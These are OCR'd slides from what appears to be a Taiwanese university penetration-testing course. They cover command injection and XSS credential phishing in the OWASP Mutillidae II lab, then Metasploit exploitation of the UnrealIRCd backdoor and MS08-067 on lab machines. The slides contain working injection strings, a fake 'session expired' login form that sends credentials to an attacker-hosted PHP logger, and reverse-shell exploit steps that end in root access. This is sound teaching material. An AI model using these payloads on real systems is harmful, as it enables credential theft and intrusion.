
OWASP Mutillidae II (5)

- Command Injection (lookup DNS) in Post
- Localhost && dir



OWASP Mutillidae II (6)

- Localhost && cat credits.php (also can type cd ../../)



OWASP Mutillidae II (6)

- netstatus

Hostname/IP && netstat


Lookup DNS

Results for && netstat

```
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 10.0.2.7:51678          tg-in-f118.1e100.ne:www TIME_WAIT
tcp        0      0 10.0.2.7:www            10.0.2.15:56822         ESTABLISHED
tcp        0      0 10.0.2.7:43985          tf-in-f118.1e100.ne:www TIME_WAIT
tcp        0      0 10.0.2.7:51679          tg-in-f118.1e100.ne:www TIME_WAIT
udp6       0      0 localhost:46872         localhost:46872         ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  10     [ ]         DGRAM                    3377     /dev/log
unix  2      [ ]         DGRAM                    2549     @/org/kernel/udev/udevd
unix  2      [ ]         DGRAM                    3379     /var/spool/postfix/dev/log
unix  3      [ ]         STREAM     CONNECTED     8034     /var/run/mysqld/mysqld.sock
unix  3      [ ]         STREAM     CONNECTED     8033
unix  3      [ ]         STREAM     CONNECTED     8032     /var/run/mysqld/mysqld.sock
unix  3      [ ]         STREAM     CONNECTED     8031
unix  3      [ ]         STREAM     CONNECTED     8030     /var/run/mysqld/mysqld.sock
unix  3      [ ]         STREAM     CONNECTED     8029
unix  3      [ ]         STREAM     CONNECTED     8028     /var/run/mysqld/mysqld.sock
unix  3      [ ]         STREAM     CONNECTED     8027
```


OWASP Mutillidae II (7)

- In Level 1 security



OWASP Mutillidae II (8)

- Pop-up windows XSS attack! (The Blog)



OWASP Mutillidae II (9)

- Pop-up windows HTML code (to capture-data.php)

```
<div id="idLogin" style="padding: 20px; position: absolute;
top:250px; left: 400px;background-color:#ffcccd; border: solid
black 1px;">
<form action="http://10.0.2.7/mutillidae/capture-data.php"
method="get">
<table style="font-weight:bold;">
<tr><td colspan="2" style="font-size:20px;">Were sorry. This
session has expired.<br/><br/>Please login again.</td></tr>
<tr><td colspan="2"> </td></tr>
<tr><td>Username</td><td><input name="username"
type="text"></td></tr>
<tr><td>Password</td><td><input name="password"
type="text"></td></tr>
<tr><td colspan="2" style="text-align:center;"><input
type="submit" value="     Submit     "></td></tr>
</table>
</form>
</div>
```

OWASP Mutillidae II (10)

- Pop-up windows!

OWASP Mutillidae II (11)

- Capture-data!

http://10.0.2.7...a%40mail.ccc.tw

10.0.2.7/mutillidae/capture-data.php?username=abc&password=aaa%40mail.ccc.tw

Most Visited Offensive Security Kali Linux Kali Docs Exploit-DB Aircrack-ng

Capture Data

Back Help Me!

Refresh Delete Capured Data Capture Data

1 captured records found

Hostname	Client IP Address	Client Port	User Agent	Referrer	Data	Date/Time
10.0.2.15	10.0.2.15	33055	Mozilla/5.0 (X11; Linux i686; rv:24.0) Gecko/20140723 Firefox/24.0 Iceweasel/24.7.0	http://10.0.2.7 /mutillidae /index.php?page=add-to-your-blog.php	username = abc password = aaa@mail.ccc.tw showhints = 0 PHPSESSID = bvf69gaebt9a6tm8qar5h63au5 acopendivids = swingset,jotto,phpbb2,redmine acgroupswithpersist = nada	2014-12-18 09:46:47

OWASP Mutillidae II (12)

- To another website

cap.php

```
<?php

$user = $_GET["username"];
$pass = $_GET["password"];
$file = fopen('cap.txt', 'a');
fwrite($file, "Username:" . $user . "   Password:" .
$pass . "\n");

?>
```


```
<div id="idLogin" style="padding: 20px; position: absolute;
top:250px; left: 400px;background-color:#ffcccd; border:
solid black 1px;">
<form action="http://120.113.173.21/attacker/cap.php"
method="get">
<table style="font-weight:bold;">
<tr><td colspan="2" style="font-size:20px;">Were sorry.
This session has expired.<br/><br/>Please login
again.</td></tr>
<tr><td colspan="2"> </td></tr>
<tr><td>Username</td><td><input name="username"
type="text"></td></tr>
<tr><td>Password</td><td><input name="password"
type="text"></td></tr>
<tr><td colspan="2" style="text-align:center;"><input
type="submit" value="     Submit     "></td></tr>
</table>
</form>
</div>
```

OWASP Mutillidae II (13)

- Pop-up windows!

OWASP Mutillidae II (14)

- Save to file! cap.txt




```
wangch@ubuntu-CandyII:/var/www/attacker$ more cap.txt
Username:abcd   Password:dddd@mail.aaa.tw
wangch@ubuntu-CandyII:/var/www/attacker$
```

單元三

網路攻防演練初體驗

滲透測試之實務操作：駭客工具 Metasploit

駭客有很方便的**滲透工具**– 水能載舟亦能覆舟

Unreal IRCD 3.2.8.1 Remote Backdoor

- UnrealIRCd is an open source IRC (Internet Relay Chat) daemon, originally based on DreamForge, and is available for Unix-like operating systems and Windows.
- http://en.wikipedia.org/wiki/UnrealIRCd
- http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-2075

```
msf5 > search cve-2010-2075

Matching Modules
================

   Name                                     Disclosure Date  Rank       Chec
  Description
   ----                                     ---------------  ----       ----
  -----------
   exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No
  UnrealIRCD 3.2.8.1 Backdoor Command Execution
```

NATIONAL VULNERABILITY DATABASE

VULNERABILITIES

CVE-2010-2075 Detail


MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

結語

- 也許你想要精進駭客攻防技術
  - **學校修課**
  - 考證照 (https://www.eccouncil.org/)
  - CEH -> ECSA -> LPT
  - 道德駭客 -> 安全分析師 -> 滲透測試工程師




Start the Metasploit (or just type msfconsole)

For database => msfdb

```
       =[ metasploit v5.0.99-dev                          ]
+ -- --=[ 2045 exploits - 1106 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Writing a custom module? After editing your module, why not try the reload comm
and

msf5 >
```

Introduction to Metasploit (5)

- Metasploit Architecture



- Search CVE

Introduction to Metasploit (6)

```
msf5 > search CVE:2018

Matching Modules
================

   #   Name                                                       Disclosure Date  Ran
k    Check  Description
   -   ----                                                       ---------------  ---
-    -----  -----------
   0   auxiliary/admin/http/gitstack_rest                         2018-01-15       nor
mal     No     GitStack Unauthenticated REST API Requests
   1   auxiliary/admin/http/grafana_auth_bypass                   2019-08-14       nor
mal     No     Grafana 2.0 through 5.2.2 authentication bypass for LDAP and OAuth
   2   auxiliary/admin/http/wp_gdpr_compliance_privesc            2018-11-08       nor
mal     Yes    WordPress WP GDPR Compliance Plugin Privilege Escalation
   3   auxiliary/admin/smb/webexec_command                                         nor
mal     No     WebEx Remote Command Execution Utility
   4   auxiliary/dos/http/flexense_http_server_dos                2018-03-09       nor
```

```
msf5 > search CVE:2018-19518

Matching Modules
================

   #  Name                                    Disclosure Date  Rank  Check  Description
   -  ----                                    ---------------  ----  -----  -----------
   0  exploit/linux/http/php_imap_open_rce    2018-10-23       good  Yes    php imap_open Remote
Code Execution
```

Introduction to Metasploit (7)

Unreal IRCD 3.2.8.1 Remote Backdoor

- UnrealIRCd is an open source IRC (Internet Relay Chat) daemon, originally based on DreamForge, and is available for Unix-like operating systems and Windows.
- http://en.wikipedia.org/wiki/UnrealIRCd
- http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-2075

CVE-2010-2075 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

UnrealIRCd 3.2.8.1, as distributed on certain mirror sites from November 2009 through June 2010, contains an externally introduced modification (Trojan Horse) in the DEBUG3_DOLOG_SYSTEM macro, which allows remote attackers to execute arbitrary commands.

```
msf5 > search CVE: 2010-2075

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor    2010-06-12       excellent  No     UnrealIRCD
 3.2.8.1 Backdoor Command Execution
```

Introduction to Metasploit (8)

- Search result of Unreal IRCD 3.2.8.1

```
msf5 > search unreal

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Descriptio
n
   -  ----                                                  ---------------  ----       -----  ----------
-
   0  exploit/linux/games/ut2004_secure                     2004-06-18       good       Yes    Unreal Tou
rnament 2004 "secure" Overflow (Linux)
   1  exploit/unix/irc/unreal_ircd_3281_backdoor            2010-06-12       excellent  No     UnrealIRCD
 3.2.8.1 Backdoor Command Execution
   2  exploit/windows/games/ut2004_secure                   2004-06-18       good       Yes    Unreal Tou
rnament 2004 "secure" Overflow (Win32)
```

Introduction to Metasploit (9)

- See the details
- info exploit/unix/irc/unreal_ircd_3281_backdoor

```
msf5 > info exploit/unix/irc/unreal_ircd_3281_backdoor

       Name: UnrealIRCD 3.2.8.1 Backdoor Command Execution
     Module: exploit/unix/irc/unreal_ircd_3281_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2010-06-12

Provided by:
  hdm <x@hdm.io>

Available targets:
  Id  Name
  --  ----
  0   Automatic Target
```

Introduction to Metasploit (10)

- Simply run the "use" command with the exploit name.

- That's OK!

```
msf5 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Introduction to Metasploit (11)

- Use nmap to check the vulnerabilities of the metasploitable
-

```
kali@kali:~$ sudo nmap -T4 -A -p 6667 10.0.2.4
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-22 10:00 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00073s latency).

PORT     STATE SERVICE VERSION
6667/tcp open  irc     UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:48:49
|   source ident: nmap
|   source host: B476EA0F.EB72D3BE.7B559A54.IP
|_  error: Closing Link: urunzbblh[10.0.2.11] (Quit: urunzbblh)
MAC Address: 08:00:27:26:EE:83 (Oracle VirtualBox virtual NIC)
```

Introduction to Metasploit (12)

Setting Exploit Options

set <*Variable Name*> <*Value*>

Tech Note:
LHOST = Local Host, or our Kali System RHOST = Remote Host, or our target System LPORT = Port we want to use on our Kali System RPORT = Port we want to attack on our target System

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file
with syntax 'file:<path>'
   RPORT   6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Introduction to Metasploit (13)

- set RHOST

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.0.2.4         yes       The target host(s), range CIDR identifier, or hosts file
with syntax 'file:<path>'
   RPORT   6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Introduction to Metasploit (14)

- show payloads
- set payload

```
   #  Name                                     Disclosure Date  Rank    Check  Description
   -  ----                                     ---------------  ----    -----  -----------
   0  cmd/unix/bind_perl                                        manual  No     Unix Command Shell,
Bind TCP (via Perl)
   1  cmd/unix/bind_perl_ipv6                                   manual  No     Unix Command Shell,
Bind TCP (via perl) IPv6
   2  cmd/unix/bind_ruby                                        manual  No     Unix Command Shell,
Bind TCP (via Ruby)
   3  cmd/unix/bind_ruby_ipv6                                   manual  No     Unix Command Shell,
Bind TCP (via Ruby) IPv6
   4  cmd/unix/generic                                          manual  No     Unix Command, Generi
c Command Execution
   5  cmd/unix/reverse                                          manual  No     Unix Command Shell,
```

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   Proxies                  no        A proxy chain of format type:host:port[,type:host:port][
... ]
   RHOSTS  10.0.2.4         yes       The target host(s), range CIDR identifier, or hosts file
 with syntax 'file:<path>'
   RPORT   6667             yes       The target port (TCP)

Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Introduction to Metasploit (15)

- Set LHOST
- Running the Exploit

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 10.0.2.11
LHOST => 10.0.2.11
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 10.0.2.11:4444
[*] 10.0.2.4:6667 - Connected to 10.0.2.4:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP addr
ess instead
[*] 10.0.2.4:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo EwAKSpD3KAyXjQi3;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "EwAKSpD3KAyXjQi3\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.0.2.11:4444 -> 10.0.2.4:56391) at 2020-10-22 10:27:19 -0
400
```

Introduction to Metasploit (16)

- Test attack result
- Cat password

```
whoami
root
```

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
```

Introduction to Metasploit (17)

- Getting a remote shell on a Windows XP Machine

```
msf5 > search ms08_067

Matching Modules
================

   #  Name                                     Disclosure Date  Rank   Check  Description
   -  ----                                     ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi      2008-10-28       great  Yes    MS08-067 Microsoft Se
rver Service Relative Path Stack Corruption
```

```
msf5 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
